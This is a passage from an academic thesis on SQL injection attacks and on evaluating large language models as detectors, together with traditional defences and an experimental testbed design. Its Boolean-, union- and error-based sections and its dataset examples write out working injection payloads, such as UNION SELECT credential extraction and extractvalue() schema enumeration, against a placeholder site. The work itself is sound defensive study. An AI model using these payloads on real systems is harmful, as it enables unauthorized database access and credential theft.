In the second statement we push a true payload, and then we wait for the reaction of the application. When we force a true statement, here id equals one. Since this is a valid id, also in the condition one will all the time equal one (1=1), and thus this will all the time equal true, so here all the conditions become true, and the title of the products that will be associated with id one will be displayed on the page. Also, in case the first condition is not true, then the second condition will always be true, and it will display the page.

If the application responds differently to the false payload than to the true payload, then it is vulnerable to Boolean-based SQL injection attacks. That is why Boolean-base SQL injection attacks are potentially dangerous, because these can break the most primitive barriers based on the identification of errors (Abdullayev & Chauhan, 2023). Study of the empirical evidence shows that use of Boolean-based attacks may often take advantage of the vulnerabilities through the use of logical operators (e.g., AND/OR) to construct queries that seemingly pose no threats at first (Hajar ve ark., 2024). This kind of attack is performed using the same channel that is applied to introduce the SQL code and the channel that is used to obtain the outcomes, and as such, it is simple to perform as well as to find (Meenakshi, 2024).

Boolean-base SQL injection attacks mostly target web applications that cannot adequately filter inputs to the SQL databases. Fake input is the technique where attackers can add or modify detailed SQL statements within an SQL request in order to perform unauthorized access to data in the database or modify activity records of the database or even perform administrative activities on the database. Such methods include using scalar operators, and tautologies where conditions are always true, and sometimes combining UNION operators, whereby the results of two or more than two different queries are combined (Khan ve ark., 2023; Zhang ve ark., 2023).

However, Boolean-based SQL injection attacks still exist as a determined threat due to the efficiency of their method and the current constant improvements in security measures. To minimize this risk, good input validation should be implemented, parameterized queries should be used and web application firewalls (WAFs) that can detect any malicious SQL code should be incorporated (Alotaibi ve Vassilakis, 2023; Paul ve ark., 2024). With the help of these measurements, Boolean-based SQL injection attacks are prevented because users' inputs are strictly checked, and no destructive queries can be executed.

3.2. Union-Based SQL Injection Attacks

One of the most straightforward and successful methods of exfiltrating data is union-based SQLi. This attack uses the SQL UNION statements and this technique integrates one to one as well as one to two or more queries. This attack is simple, efficient, and devastating since it relies on the same channel to inject the attack and gather the outcome(Sommervoll ve ark., 2024).

The (select) statement is a query that may be combined together in a single result set (Yang ve ark., 2024). The method allows the attacker to get other information in the database that is not shown by the application that is running. The attacker initially finds a vulnerable input and identifies the number of columns being returned by the original, legitimate query. After matching the number of columns, the attacker may add a UNION SELECT statement to the vulnerable parameter to get the data on other tables within the database, such as the login forms, search boxes, user names, or personal data (Harefa ve ark., 2021b; Zhang ve ark., 2023).

As an example, an attacker may inject a payload to fetch usernames and passwords in a user's table, and the application would show the sensitive data as well.

Legitimate query:

SELECT JOB_TITLE, COMPANY FROM JOBS WHERE CATEGORY = 'TECH'.

The SQL query uses string concatenation to enable injection of malicious code where the input provided by the user is not appropriately restricted. In this case an attacker can add a UNION clause that seeks to access data stored in other tables, like a table of users.

The following clause (injection payload) is used by the attacker as an input:

union select username, password from user.

The full query becomes: select job_title, company from jobs where category = 'tech' union select username, password from user

As a result, the attacker gets a combined result list of data, and so they reveal confidential information.

The main conditions that a successful union-based attack requires are that the number of columns in the query that is being injected be the same as the number of columns in the original query and that the data type in the columns be compatible. The ‘UNION’ statement in SQL is like an operator that joins two or more SQL queries, and it produces a new query (Zhang ve ark., 2023).

for example, we have a website: www.bostrandom.com/app.php?id=2

Here we put in a valid id then the page displayed all the products that are associated with that id. If the id field is vulnerable to union based SQL injection attacks, and if the attacker puts in an invalid id, it will display all the usernames that are not associated with that specific id.

Input:

https://www.bostrandom.com/app.php?id=’ union select * username from users—

Output:
Alex Morgan
Michael Reyes
Sara Demir
Wampa Jem
Sabir

This type of attack is quite efficient if the number of columns in the original query is equal to the number of columns in the injected query. In other cases, the attackers employ guessing techniques to identify the right number of columns as well as the type of data to inject.

For instance, if we have a website like: https://bostrandom.com/profile?id=1 union select 2,3

When the attacker is testing the query in the browser, the SQL generates:

SELECT NAME, EMAIL FROM USERS WHERE ID= 1 UNION SELECT 2,3;

In case of vulnerability in the application, the page would show the numbers 2 and 3 rather than the required user information. This is an affirmation to the fact that the UNION statement is being implemented.
If the performance of the query was true, the attacker could to find the number of columns by using this process.
https://bostrandom.com/profile?id=1 union select null, null, null

The attacker is adding more and more null placeholders until the query can execute without any errors. The attacker then retrieves data in the database after identifying the amount of columns.
http://bostrandom.com/profile?id=1 union select username, password from admin

The application displays usernames and passwords from the admin table in place of the regular user data. Also by using this method attacker can find more information about the system, to access the database use this query:
https://bostrandom.com/profile?id=1 union select database (), version ()

The application reveals the current database name and the SQL server version. However, such techniques vary depending on the specific database system in use.

Current research has pointed out the weaknesses of modern systems, most of which are observed in text-to-SQL interfaces. It is in this regard that some interfaces translating natural language queries into SQL statements can be deceived into constructing harmful SQL statements through UNION-based injection attacks. This risk illustrates the security issues that are faced whenever natural language interfaces are implemented with databases (Zhang ve ark., 2023).

In addition, the study has shown that web application firewalls (WAFs) can be very effective in the process of identifying and eliminating union-based SQL injection attacks. Through the blocking or filtering of the alarming queries, WAFs supplement the security from such kinds of attacks despite their vulnerability (Harefa ve ark., 2021b). Also, machine learning models can help detect the patterns involved in the SQL queries and prevent various SQL patterns from reaching the database.

In addition to managing this risk, the following approaches have been recognized as best practices: Applying strong input validation, using parameterized queries and a machine learning model for detection (Hosam ve ark., 2021). This is especially important as these basic protections are slowly bypassed by attackers which proves the need for security on more than one level.

3.3. Error-Based SQL Injection Attacks

Error-based SQL injection attack is another inferential technique that highly effective because they provoke an error message that contains sensitive information about the database, such as different columns, table fields and even the structure of the schema (Harefa ve ark., 2021a). This attack exploits errors that occur when the database executes SQL queries specially crafted by the attacker (Oreku, 2022; Sommervoll ve ark., 2024). when such messages are shown to the end-user, it can expose internal information about the database format including table names, column names, or data types. They can also be specially crafted malformed queries that have functions that cause database specific errors by attackers who are trying deliberately. An example would be the manipulation of functions such as extractvalue() in MySQL or casting in SQL Server to give an error message with the value of a sub query. Such error messages may contain information about the internal structure of the database and can help, for example, to study the structure of the database of another user. Such errors exposed and the details make it much easier for attackers to engineer better SQL injection attacks.

In a technical level of the error-based SQL injection attacks, the attacker determines the wrong structure of SQL commands. The above error responses can actually disclose internal details of the database to the attackers; they get to know the layout, the structure, and sometimes even certain configurations of the database. As an example, a message may show the real name of a table or a column that the attacker can probe a second time with more efficiency, rather than showing an

unreadable error number. This type of attack works best where an application does not either encode or filter its error messages correctly.

For instance, we have an application that has an id parameter.
www.bostrandom.com/app.php?id=1

In normal from the database accept this query: SELECT * FROM USERS WHERE ID = 1

When attackers want to attack, at this time attacker use an ID parameter that is vulnerable to SQL injection attacks. In this case the attacker put a single quote in the ID field because the single quote is vulnerable to SQL injection attacks.

URL link: www.bostrandom.com/app.php?id='

Backend query: select * from users where id ='

Here the single quote will become a part of the query, and so it will break the backend query, and it will output an error. Let's assume this application displays such a message as "Syntax error" or "Unknown column". This form of attack is executed when the applications do not sanitize user input appropriately. Based on such error messages, the attackers will create a better query to obtain the desirable information in the database. To minimize such attacks, end users should adhere to the right error handling, and in case of displaying errors, these messages must not be presented in detail to the user.

For instance, we have a query: SELECT NAME, EMAIL FROM USERS WHERE ID = `1`;

If the application is vulnerable, it returns an error such as: You have an error in your SQL syntax near ``1`` at line 1.

This confirms that the input is not sanitized. To extract database information, attackers are using error-based techniques.
https://bostrandom.com/profile?id=1 and extractvalue(1, concat(0x3a, (select database())));

and the SQL generation query is:

```
select name, email from users where id = 1 and extractvalue(1, concat(0x3a, (select database())));
```

When a database is vulnerable, it will provide the name of the database in the error message.

For access tables use input like this:

```
https://bostrandom.com/profile?id=1 and extractvalue(1, concat(0x3a, (select table_name from information_schema.tables limit 1)));
```

SQL generation query like:

```
select name, email from users where id = 1 and extractvalue(1, concat(0x3a, (select table_name from information_schema.tables limit 1)));
```

Reveals column name in the error message attacker use:

```
select name, email from users where id = 1 and extractvalue(1, concat(0x3a, (select column_name from information_schema.columns where table_name='users' limit 1)));
```

In an error-based SQL injection attack, the attackers use database error messages to make inferences about the database structure, the names of tables, and the names of columns.

3.4. Prevention Methods

The cybersecurity community has formulated and standardized a series of defensive best practices in response to the ongoing risk of SQL injection. These conventional mechanisms constitute a multi-layered and defence-in-depth provision that is said to be the primal prerequisite in the context of securing any data-driven web application. The traditional defences are mainly input validation, parameterized queries and Web Application Firewalls (WAFs).

A special focus in this thesis is given to the use of large language models (LLMs) as a more innovative strategy for defending against SQL injection attacks. The use of LLMs is a great achievement in the area as it offers new approaches to detect and address various weaknesses in the process of their functionality in real time. Through integration of the features of LLMs, it is now feasible to improve the detection systems and take preventive measures that may prevent web

applications from being exploited. The subsequent sections of this study will describe these types of detection and prevention techniques.

3.4.1. Input validation

The first line of defence against the SQL injection attack is the input validation, which serves as a gatekeeper to all data entering the application through outside sources. The SQL injection attacks are filtered by input validation since the server will only process data that is relevant. This is the process of making sure that whatever data is received by a user or an outside source is in the anticipated format, type and length before it is processed. To prevent SQLi, this usually requires an allow-list (whitelisting) style, a list of approved characters or patterns, and rejecting anything that fails to match (Alarfaj ve Khan, 2023). Although it is a basic concept, researchers have demonstrated that the input validation method with input blocking (blacklisting) of potentially harmful characters is not always sufficient since offenders can avoid filters through the use of character encoding tricks (Arasteh ve ark., 2024). This involves a process of ensuring that we have the right format and data type of the input before using the input in SQL. For instance, if one of the input fields has to contain an ID number, then the input should only accept numbers. This approach prevents the execution of SQL code injection.

As mentioned previously, input validation should be done to every request that comes in and not only the fields where data can be inputted through the user interface. This approach of validation carefully covers the possible points through which an SQLIA may be conducted, even for the hidden elements of the page, including the fields of the URL.

One important point to note about input validation, it is not only important to use blacklist validation, which checks for known invalid inputs. Rather, the resources should be aimed at whitelist validation, which presupposes the input should meet the type of set and standard format (Alarfaj ve Khan, 2023). This method is more robust because there is a lesser likelihood of elements of a program that can be exploited not being caught due to ignorance of their existence.

For instance, we have an application that has a username parameter.

```
SELECT * FROM USER WHERE USERNAME= '" + USERINPUT + "';
```

In this statement if user input malicious contains something like ' OR '1'='1 this query will be changed to this format: SELECT * FROM USERS WHERE USERNAME = '' OR '1'='1';

In here, the condition will always be equal to true because one is equal to one, and so this will always evaluate to true. In this case, the attacker has access to all users. To prevent it, we need to arrange the query according to the rules of input validation.

It’s important for passed data to the backend systems to be in proper format. There are two primary approaches to input validation:

- Blacklisting (Block-listing): Blacklisting (or block-listing) is a method of input validation which places a limitation on the input provided by the user, eliminating specific characters, lexical tokens, or syntactic patterns that are considered risky. In practice, this method creates a list of known prohibited characters (semicolons, comment markers of SQL, combinations of operators, etc.) and canonical SQL-injection test strings and blocks any input that contains one of those characters. Once the user enters the data, the system will compare it with the blacklist; when a forbidden token is detected, the request will be blocked, sanitized, or a request error is provided (Lu ve ark., 2023).
- Whitelisting (Allow-listing): Such a method of input validation, which is widely supported in the ranks of leading experts in the industry, is paradigmatic as compared to the previous limiting model. Instead of presenting a list of forbidden items, a whitelist describes a more specific schema, that is, what the user identifier field should contain (Khan ve ark., 2023): a maximum length, or numeric characters only [0-9], or the size of the username field should be limited: a maximum size, or alphabetic characters with an underscore [0-9], [A-Z], or [a, b, c]. Any input that does not meet these requirements is, by definition, rejected. The resulting mechanism is significantly strong, as it does without the necessity to consider all the possible malicious payloads.

Though it is admittedly a critical element, the effectiveness of the input-validation process is inherently connected to its flawless and painstaking implementation, which becomes highly complicated when performed in the environment of a large and highly developed software ecosystem.

Figure 3.2. show a specific format using a regex:

```
function validateUsername(username) {
    const regex = /^[a-zA-Z0-9_]{3,20}$/;
    return regex.test(username);
}

// Test the function
const userInput = "John_Doe";
if (validateUsername(userInput)) {
    console.log("Valid input");
} else {
    console.log("Invalid input");
}
```

Figure 3.2. Valid input

Figure 3.3. Indicate the maximum length of characters that can be used as inputs. The requirement on usernames can be a limit of 20 characters.

```
if (userInput.length > 20) {
    console.error("Input too long");
}
```

Figure 3.3. Length of input

3.4.2. Parameterized queries

Parameters prepared statements, also known as parameterised queries, are a very safe paradigm of interacting with the database that significantly reduces the potential of SQL injection attacks. These queries use placeholders in values provided by the user. In essence, the method enforces a strict separation of the syntactic framework of the SQL query and the external information in the form of data offered by the user (Khan ve ark., 2023). When a parameterized query is running, then the database safely replaces all the placeholders with the actual values. This substitution process is done to minimize the interconnection of the SQL logic and the data in a way that effectively makes any dangerous input harmless (Sidik ve ark., 2023). For instance, if the SQL query is:

SELECT * FROM USERS WHERE ID = ?,

In this query the ? symbol represents the ID number that the user will input. The database engine then connects the actual ID value to this placeholder in such a manner that it cannot alter the purpose of the type of SQL command.

A parameterized query is considered to be safer than a direct query because it helps to protect from SQL injection attacks very well, as input data cannot be interpreted as part of a statement. This approach is applicable in almost all programming languages and database management systems, which makes it a reliable security standard.

The parameterized query was precompiled with placeholders by the database engine, in which case the query is written as? or named parameters like: param.

```
SELECT * FROM USERS WHERE USERNAME= ? AND PASSWORD= ?;
```

Then the actual values for these placeholders are then fixed separately and statically before they are executed. The database executes the precompiled query using the bound parameters, any text entered by a user is sanitized to prevent any SQL injection attacks from being executed.

3.4.3. Web application firewalls (WAFs)

Web application firewalls, or simply WAFs are a critical security tools, which are developed to monitor and control the flow of traffic that occurs between a web application and the rest of the internet over the HTTP protocol (Daram ve Senthilkumar, 2025). They mostly work on the application layer, using a complex collection of rules frequently based on signatures related to documented attack vectors, to identify and block malicious requests, such as, SQL injection attacks (Aliero ve ark., 2020). The main role of a firewall is to inspect all the incoming POST and GET requests. Unlike a traditional forward proxy, that is placed in front of the client and observes the traffic that flows out to the web browser and vice versa, a Web Application Firewall (WAF) is strategically placed before the web application server, hence working more effectively as a reverse proxy. This specific position allows the WAF to scan and block incoming traffic before it reaches the application and therefore providing an extra layer of protection against malicious requests (Kumar, 2023; Maheshwari ve ark., 2024).

Every web application firewall (WAF) will contain a set of rules that will determine whether a request is safe or not, making sure that every request that arrives at the server will be safe instead

of the server needing to be able to handle all types of requests, good or bad (Zaidan ve ark., 2024). Figure 3.4. show the WAF performances.



Figure 3.4. WAF (radware, 2025)

The classical mechanisms necessary in ensuring basic security have their limitations. The signature-based strategies are reactive and do not possess the capability to detect new obfuscated attacks that are not similar to traditional patterns. The need to have intelligent and adaptive defense systems-solutions that are in a position to understand not only the syntactic structure but also the intent and contextual semantics of a query. Such advanced systems have the ability to enhance the defectiveness and provide more resistant coverage to more advanced cyber threats.

3.5. Evaluating the Benefits of Large Language Models (LLMs) Compared to Traditional Methods for SQL Injection Attacks Prevention

The Large Language Models (LLMs) are a new methodological paradigm of the detection and mitigation of the SQL injection vulnerabilities, which can afford significant benefits compared to the traditional methods in terms of flexibility, automation, and the ability to understand the context. Where input validation, parameterized queries, and the analysis of static code have long been held in high regard for their ability to be deterministic and conform to institutional standards, such as OWASP. LLMs introduce a paradigmatic shift, based on contextual reasoning and active learning opportunities, and as such, the future vulnerabilities of an injection point are discovered beyond

the boundaries of a static rule-set. This allows them to detect more types of vulnerabilities, keep abreast, and even respond to zero-day attacks, something that conventional methods can hardly cope with (Pasini ve ark., 2024; Khare ve ark., 2025).

Traditional defensive mechanisms are still essential in the security architecture but are inherently rule-based and limited to predefined patterns, thus inherently limiting their ability to identify and react to newly arisen or obfuscated attack vectors. One of the most significant benefits of large language models is the ability to significantly decrease human interaction. With the consumption of various training data that captures the typical attributes of SQL injection attacks, the accuracy of detection is improved, and at the same time, false positives are reduced. These automated capabilities improve the pace of identifying vulnerabilities and increase productivity through automation of common tasks, including secure code generation and analysis of static analysis. In addition, the LLMs can be incorporated with existing development processes with ease, and their developers can afford real-time support (Babaey ve Ravindran, 2024). Their situation-specific feedback will help to identify weaknesses and suggest safe alternatives, which makes them invaluable tools for driving the progress of coding practices.

The most holistic solution would be the hybrid strategy, which takes advantage of the strengths of large language models and traditional methodologies that are complementary to each other. Large Language Models provide context-sensitive and real-time feedback, and traditional methods act as the safety net that will provide conformance with the accepted security standards. They all increase usability, speed, and reliability of security systems as well as maintain high levels of security against SQL injection attacks.

To summarize, Large Language Models represent a paradigm shift in the prevention of SQL injection attacks, which currently can be more flexible and efficient in its operations. Combined with conventional approaches, they create a synergistic system that can respond to the challenges of the contemporary cybersecurity effectively.

4. METHODOLOGY

This part of the thesis explains the procedure used to evaluate the five pre-trained models against the SQL injection detection and explains how the research was designed. The methodology will consist of five major sections: preparation of the system design and architecture of the experimental system, the construction of the dataset, the selection and configuration of the LLM candidates, the experimental setup and query evaluation process and lastly, the metrics of evaluation of the performance.

4.1. Research Design

Therefore, this thesis selects the explanatory, non-quantitative research approach to comprehend the contours of SQL injection attacks and protection against them. The intervention of this study is to establish the type of SQL injection attack vulnerabilities that exist, the precautions commonly exercised to prevent them, and the challenges that organizations face when implementing the prevention measures. Since SQL injection attacks are a compounded security threat, the attack and defense mechanisms may be dissimilar; using quantitative analysis will provide a better perspective of the problem as compared to the use of qualitative analysis. In order to achieve the study objectives, the research employs case study analysis as the principal method. It is convenient to use real-life situations in a case study for understanding the general characteristics of such attacks and the problems that organizations face during their protection. SQL injection attacks approach will be assessed during documented attacks and implementation of the research; estimations of how the identified weaknesses were put in use and measures that have been adopted to curb them will also be included.

Besides, the comparative analysis will be used to examine the different types of prevention techniques like the input sanitization techniques, parameterized query technique, WAF, and the LLMs detection mechanism. This will mean that the project will be in a position to determine the effectiveness of each of the approaches in the eradication of SQL injection attacks in different scenarios and environments. Thus, the research study design will use comparative analysis and

case studies, which will give a better understanding of SQL injection attacks and measures that have to be taken by the IT security profession.

This thesis presents an innovative specification based approach that was developed to counter possible SQL injection attacks. The present framework has two significant advantages over existing mechanisms in its application of our methodology. First, it effectively mitigates all famous types of SQL injection attacks. Second, it enables the users not to be able to directly access the database on the server. The core of this technique is in the identification and prevention of SQL injection attacks in cooperation with filtration models. In addition, the application of the methodology is programmed with the purpose of being capable of fitting into existing systems. To support the effectiveness of the developed approach, the approach will be applied to the LLMs platform. The findings are anticipated to support its capacity to identify attackers and act appropriately to avoid security threats.

4.2. System Design

In order to test the effectiveness of Large Language Models (LLMs) to detect SQL injection attacks or to create a realistic environment for testing the LLMs' detection capabilities. This thesis uses a web-based experimental testbed where SQL queries and injection attacks are performed and then observed. A modern technology stack was used to construct the entire system, with the backend logic being written in Python 3.13 and the web interface and application routing handled by the Flask web framework. To ensure data persistence, a lightweight SQLite database that had no server requirements was used, which made the testbed of the experiment self-contained and easily reproducible. The application was designed to simulate a real-world job recruitment portal, which includes such major aspects as job advertisements, user accounts, job applications, and company profiles.

Figure 4.1 illustrates the jobs categories of the web application used in this study, representing a structure that closely resembles a real-world environment.



Figure 4.1. Job category

The database schema is specially developed to reflect the natural complexities of a real-world job portal system. It has six directly related tables: category, company, contact, user, job, and application. Each table will take over real life relational mappings between entities that are common every day in a job portal ecosystem. This relational characteristic of the design creates natural interactions of data and allows many types of real and complicated SQL queries. Accordingly, the system provides a solid and authentic framework within which to test SQL injection vulnerabilities and the detection capabilities of various large language models (LLM). The architecture of the system, essentially, is constructed about an interception layer which exists between the user interface and the database engine. When a user submits a query or form input via the web interface, it is not processed directly against the database. Rather, the Flask server receives the raw SQL query and sends it to the chosen LLMs to analyze. The approach in this design represents the LLMs as a security-as-a-service layer, allowing them to analyze the query in real time to determine, if they appear to be characteristic of an SQL injection attempt. Therefore, the chosen large language model will complete the analysis procedure, and execution is strictly forbidden to avoid information leaks out of the database. Only benign queries are allowed to continue to the database execution step, protecting the underlying data from malicious code. Figure 4.2. presents the main component of the web application, which is responsible for sending SQL

queries as well as SQL injection attempts to the models for analysis. This component represents one of the core environments of the project.

Figure 4.2. Query input and process window

This is to provide consistency between models and the possibility to analyze their capability to reliably detect benign and malicious inputs in a realistic web application setting. This prompt design creates a decision driven workflow where the language models play a viable role as mediators between the user input and the database execution layer. The communication with the various LLM endpoints was managed through the OpenRouter API, which provides a unified interface for accessing multiple models. Key parameters like (top-k, top-p) were configured with their default settings across all the other models. Additionally, to minimize the randomness of the models and ensure consistent and deterministic output, a temperature value of 0.1 is selected. The settings were specifically designed to detect SQL injection attacks in realistic and reliable conditions.

The large language models (LLMs) are prompted in a zero-shot instruction-following way. The technique is that the models are not trained on labeled training data to detect SQL injection whereby each SQL query would be encoded in a pre-defined template of an instruction of controlled form. The greatest focus is to determine whether a particular model can distinguish between the benign and malicious statements. Informally, all SQL queries are translated into a

universal template of instructions that causes the model to interpolate the query and produce a binary choice.

These models differ greatly in scale and capabilities, as summarized in Table 4.1., and this directly reflects on their effectiveness in processing long-context code snippets and natural language instructions. This table provides the specifications of the different modules used in the system.

Table 4.1. Specifications of the different modules

Model	Model sizes(parameters)	Context Length	Training Data	Launch date
llama-3-70b-instruct	70 B	8K	The Llama 3 is trained on a large-scale dataset of more than 15 trillion tokens, with a wide range of high-quality public datasets including web text, code, conversations, and the rest. Meta focused on curated safety-based data in order to enhance helpfulness and decrease biases. The Instruct model was then optimized on instruction data to achieve more alignment in responding.	Apr-2024
deepseek-coder-33b-instruct	33 B	16K	Trained from scratch on 2T tokens, including 87% code of 80+ programming languages and 13% linguistic data in both English and Chinese languages.	Nov-2023
codellama-13b-instruct	13 B	16K	The corpus on which the model has been trained consists of a wide variety of programming languages and programming tasks.	Aug-2023
qwen2.5-coder-7b-instruct	7 B	32K	The size of the training corpus is probably more than 3 trillion tokens and high-quality code in multiple programming languages (e.g., Python, Java, C++) is used, supplemented by general web text to provide more context. The Coder variants are focused on by Alibaba and optimized in terms of safety, efficiency, and fine-tuning based on the domain.	Sep-2024
mixtral-8x7b-instruct	Total: 46.7 billion parameters; Active: ~12.9 billion parameters (due to MoE sparsity, with 8 experts of ~7B each	32K	Trained on a proprietary dataset of trillions of tokens (multi-linguistic text and code, filtered by quality); instruct variant fine-tuned on instruction-following data (precise composition is not revealed, but contains a variety of web-scale data).	Dec-2023

In an SQL request, if the input is validated as safe, the query would be allowed to pass through to the database, and legitimate results (e.g., user records) would be returned to the user.

4.3. Data Collection Methods

The sources of data for this study will be mainly gathered through document analysis, that is, through a review of literature, SQL injection attacks cases and security reports. The primary sources for data collection will include:

- Review of Existing Literature: It will involve a literature review of the related academic literature, technical papers, books, and reports. The literature review section will mainly consider SQL injection attack techniques, which include developments that are relatively newer, variations in SQL injection attacks, and prevention measures that have proved worthy in recent years. Reports covering actual SQL injection attacks events and the actions taken or planned by the companies involved, supported by recommendations given and relative changes in security measures.

The literature will offer the preliminary knowledge of SQL injection attacks, both theoretical and practical implementations of prevention techniques.

4.4. Dataset Construction

A high-quality, representative dataset is crucial for the valid evaluation of any detection system. In order to enable a stringent evaluation of SQL injection detection among LLM models of varying size for this study, a custom dataset of SQL queries was meticulously constructed to rigorously test the LLMs across a range of scenarios. The dataset is fairly balanced, more than 540 queries were performed, including about 70 percent of the elements had malicious actions (e.g., using AND/OR and equal operators in queries) and 30 percent of the elements in the dataset had benign activities. We designed a dataset of two different classes of SQL queries:

- benign (natural) queries were designed to simulate normal, legitimate user interactions with the job portal application. Examples include retrieving a list of jobs, viewing a specific company's profile, or searching for a job by ID (e.g., SELECT ID, SALARY, LOCATION FROM JOB WHERE ID=1). These queries played a crucial role in the determination of the false positive rates of these models, i.e., their propensity to misrepresent safe operations as malicious.

- The malicious queries, carefully designed to capture the wide range of SQL injection attack methods, were then divided into three discrete categories to be examined separately:
  - Boolean-Based Payloads: These questions were meant to test the capability of the models to identify logical manipulation. Those were made up of examples containing classic tautologies, which always yielded to true. One of the examples in the data set is:

    SELECT USERNAME, EMAIL FROM USER WHERE ID=3 OR '1'='1' --.

  - Union-Based Payloads: The given queries were used to test the ability of the models to identify the malicious use of the UNION statement to exfiltrat data from the database. The payloads were also varied with varied columns and tried to extract sensitive system information. An example of the dataset is shown below:
    ' UNION SELECT 1,2,USER()-- -.

  - Error-Based Payloads: These queries were systematically designed in a way that causes an error in databases that can be used to exfiltrate inner data. They used database specific operations that are known to be vulnerable to such exploitation. One of the exemplary payloads that can be identified in the data is:
    select id, email from contact where email like '%@gmail.com' and '1'='27' --.

All the queries were tested on the database of the target application, and thus the detection performance was evaluated under the conditions indicating a close to real world operation. Data collection was done manually to ensure that there were the same number of benign and malicious queries, which is in line with the recommended best practices in SQL-injection research.

4.5. Data Analysis

The analytic processes of the investigation will be separated into two methodologically independent but interdependent phases descriptive and comparative. The descriptive stage will focus on summarizing and characterizing the performance metrics of each model systematically as far as detecting the different types of SQL injection attacks is concerned. This shall entail

pinpointing the patterns, trends, and deviations in the accuracy of detection, the rate of false positives, and false negatives in various test scenarios.

The comparative phase, in turn, will involve a demanding, regulated comparison between the relative efficiency of the selected large language models and traditional SQL injection mitigation strategies, all having the same experimental parameters. Through this two-level analytical model, this study aims to come up with a fine-grained, comprehensive insight into the real-life effectiveness of the individual detection systems, thus clarifying the strengths as well as the natural constraints under real-life web application environments.

4.5.1. Descriptive analysis of sql injection attacks techniques

First, a method of the first stage is to make a descriptive analysis of the results obtained from the literature and case studies to classify the types of SQL injection attacks. Each type of SQLIA will be analyzed based on the documented incidents and case studies.

The goal is to provide detailed descriptions of how these attacks are executed, including typical targets, vulnerabilities exploited, and methods used by attackers. It will then be possible to study documented cases of the SQLIA and come up with similarities between them with the intention of realizing tendencies in vulnerabilities and attack points.

4.5.2. Comparative analysis of prevention strategies

The second phase of data analysis will be focused on comparative analysis of SQL injection prevention strategies. This will include:

- Evaluation of Effectiveness: Numerous approaches to SQL injection attacks prevention, like input validation, parameterized queries, and using WAF, will be analyzed and compared. This comparison will be done by using both theory and literature as well as from case studies that have used these procedures.
- Cost vs Benefit: A comparison will also be made between the cost of some prevention systems and the risk that they are likely to avert. For instance, although WAFs may require high capital

investment to implement and maintain, they could significantly reduce cases of exposure and leaked information and therefore, have hidden savings for the organizations in the future.

- Layered Defense Approach: The ability of utilizing multiple layers of protection, including parameterized queries, input validation, WAF, and the implemented learning-based anomaly detection system, will be discussed. This will enable us to identify the most suitable blend of techniques to counter SQL injection attacks in the current generation applications.

4.6. Ethical Considerations

During the course of research in SQL injection attacks and methods used to prevent such actions, several issues of ethical concern have to be met to avoid compromising on the data gathered, as well as the security and privacy issues involved.

4.6.1. Confidentiality of data

Since attacks involve violations of significant or sensitive data, all data related to actual events or case studies must be anonymized and protected. When collecting data from security reports or case studies, then the data will be handled with a lot of care as to prevent the inclusion of any kind of data that may be personal, financial, or proprietary in nature. This will include:

Ensuring that all logos of the company or the users' details, together with details about certain security breaches, are not included in the report. By using only, the published information and statistics, or at least other data that comes from third parties that could be the official security organizations or certified cybersecurity companies.

4.6.2. Avoiding harm to organizations

